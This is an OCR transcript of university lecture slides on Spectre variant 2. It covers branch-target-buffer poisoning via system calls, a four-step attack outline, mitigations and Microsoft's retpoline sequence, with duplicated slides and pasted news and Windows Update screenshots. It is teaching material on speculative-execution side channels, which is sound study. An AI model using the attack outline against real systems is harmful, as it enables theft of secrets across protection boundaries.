  s = *p;   // s is secret
  r = (B[(s & 1) * 16];
```

We can’t read B, but we can access data that conflicts with B in the cache

- Suppose we’re lucky: p points to our secret and we know B’s address

- **A system call is invoked with a “sysenter” instruction**
- **A register is set to hold the id of the particular system call we want to call:**



```
int main(int argc, char **argv, char **envp) {
        sys = getsys(envp);
        __asm__(
"               movl $20, %eax  \n"     /* getpid system call */
"               call *sys       \n"     /* vsyscall */
"               movl %eax, pid  \n"     /* get result */
        );
        printf("pid is %d\n", pid);
        return 0;
}
```


https://www.win.tue.nl/~aeb/linux/lk/lk-4.html

- **The kernel is entered at a standard entry address**
- **It looks up the system call handler in a table:**

```
Sysentry:
  syscallid = %eax
  handler = handlers[syscallid];
  *handler();
  sysexit
```

- **i.e. an indirect function call**
- **Which is predicted by the BTB**

- A system call is invoked with a “sysenter” instruction
- A register is set to hold the id of the particular system call we want to call:



```
int main(int argc, char **argv, char **envp) {
        sys = getsys(envp);
        __asm__(
"               movl $20, %eax  \n"     /* getpid system call */
"               call *sys       \n"     /* vsyscall */
"               movl %eax, pid  \n"     /* get result */
        );
        printf("pid is %d\n", pid);
        return 0;
}
```

https://www.win.tue.nl/~aeb/linux/lk/lk-4.html

- The kernel is entered at a standard entry address
- It looks up the system call handler in a table:


```
Sysentry:
  syscallid = %eax
  handler = handlers[syscallid];
  handler();
  sysexit
```

- i.e. an indirect function call
- Which is predicted by the BTB

Maybe we can prime the BTB to jump to our gadget!

Spectre variant 2

- Find a gadget in your victim's code space
- Train your branch predictor so that it will cause a speculative branch to the gadget when the system call is executed
- Observe a microarchitectural or cache side channel from the speculatively-executed gadget
- Steal your secret



```
mschwarz@lab06:~/Documents$ 
```

Eg see the example here: https://github.com/IAIK/meltdown


Mitigating Spectre v2

- Block microarchitecture and cache side-channels
  - Not so easy…
- Mess with the cache probing,
  - eg by adding noise to timers
- Prevent the attacker from poisoning the branch predictor
  - Eg add an instruction to block use of branch prediction
  - Find all the places where you should use it
  - Pay the performance price
- Block branch predictor contention
  - maintain separate predictions for each thread in each protection domain

Mitigating Spectre: retpolines

- Use what you know about branch prediction

- Return address stack predicts return instructions …



Windows Update

Restart required

Your device will restart outside of active hours.

2019-02 Cumulative Update for .NET Framework 3.5 and 4.7.2 for Windows 10 Version 1809 for x64 (KB4486553)

Status: Pending restart

2019-02 Cumulative Update for Windows 10 Version 1809 for x64-based Systems (KB4482887)

Status: Pending restart


See what's new

Your device recently got the latest update with new features and important security improvements.

https://hothardware.com/news/windows-10-update-adds-retpoline-support

Mitigating Spectre: retpolines

- A retpoline is a code sequence that implements an indirect branch using a return instruction
- And fixes the Return Address Stack to ensure a benign prediction target:



This sequence, shown below in Figure 1, effects a safe control transfer to the target address by performing a function call, modifying the return address and then returning.


```
RP0:  call RP2                 ; push address of RP1 onto the stack and jump to RP2
RP1:  int 3                    ; breakpoint to capture speculation
RP2:  mov [rsp], <Jump Target> ; overwrite return address on the stack to desired target
RP3:  ret                      ; return
```

While this construct is not as fast as a regular indirect call or jump, it has the side effect of preventing the processor from unsafe speculative execution. This proves to be much faster than running all of kernel mode code with branch speculation restricted (IBRS set to 1). However, this construct is only safe to use on processors where the RET instruction does not speculate based on the contents of the indirect branch predictor. Those processors are all AMD processors as well as Intel processors codenamed Broadwell and earlier according to Intel's whitepaper. Retpoline is not applicable to Skylake and later processors from Intel.

https://techcommunity.microsoft.com/t5/Windows-Kernel-Internals/Mitigating-Spectre-variant-2-with-Retpoline-on-Windows/ba-p/295618

- Hopefully more efficient than blocking branch prediction everywhere

Is this a big deal?


Sign in
Subscribe →
The Guardian
News Opinion Sport Culture Lifestyle
UK World Business Coronavirus Football Environment UK politics Education Society More
i

Data and computer security

This article is more than **2 years old**

Meltdown and Spectre: 'worst ever' CPU bugs affect virtually all computers

Everything from smartphones and PCs to cloud computing affected by major security flaw found in Intel and other processors - and fix could slow devices


- Spectre and Meltdown processor security flaws - explained

Samuel Gibbs

Thu 4 Jan 2018 12.06 GMT

- **Many many CPUs vulnerable, including Intel, ARM, AMD, IBM**
- **Some progress has been made on mitigation**
  - **At considerable cost in performance, especially for context-switch-intensive workloads**
- **Triggered a storm of further side-channel vulnerability disclosures**
- **Massive refocus in computer architecture design and verification**


Is this a real problem?



https://twitter.com/avtestorg/status/959015892997861376

- **Spectre and Meltdown were made public in early January 2018**
- **By the end of January, antivirus company AV-TEST had found 139 malware samples in the wild, attempting to exploit the vulnerabilities**

Is it new?



Home > Cyber > Malware > On DARPA's cybersecurity radar: Algorithmic and side-channel attacks

On DARPA's cybersecurity radar: Algorithmic and side-channel attacks

Story

September 07, 2015

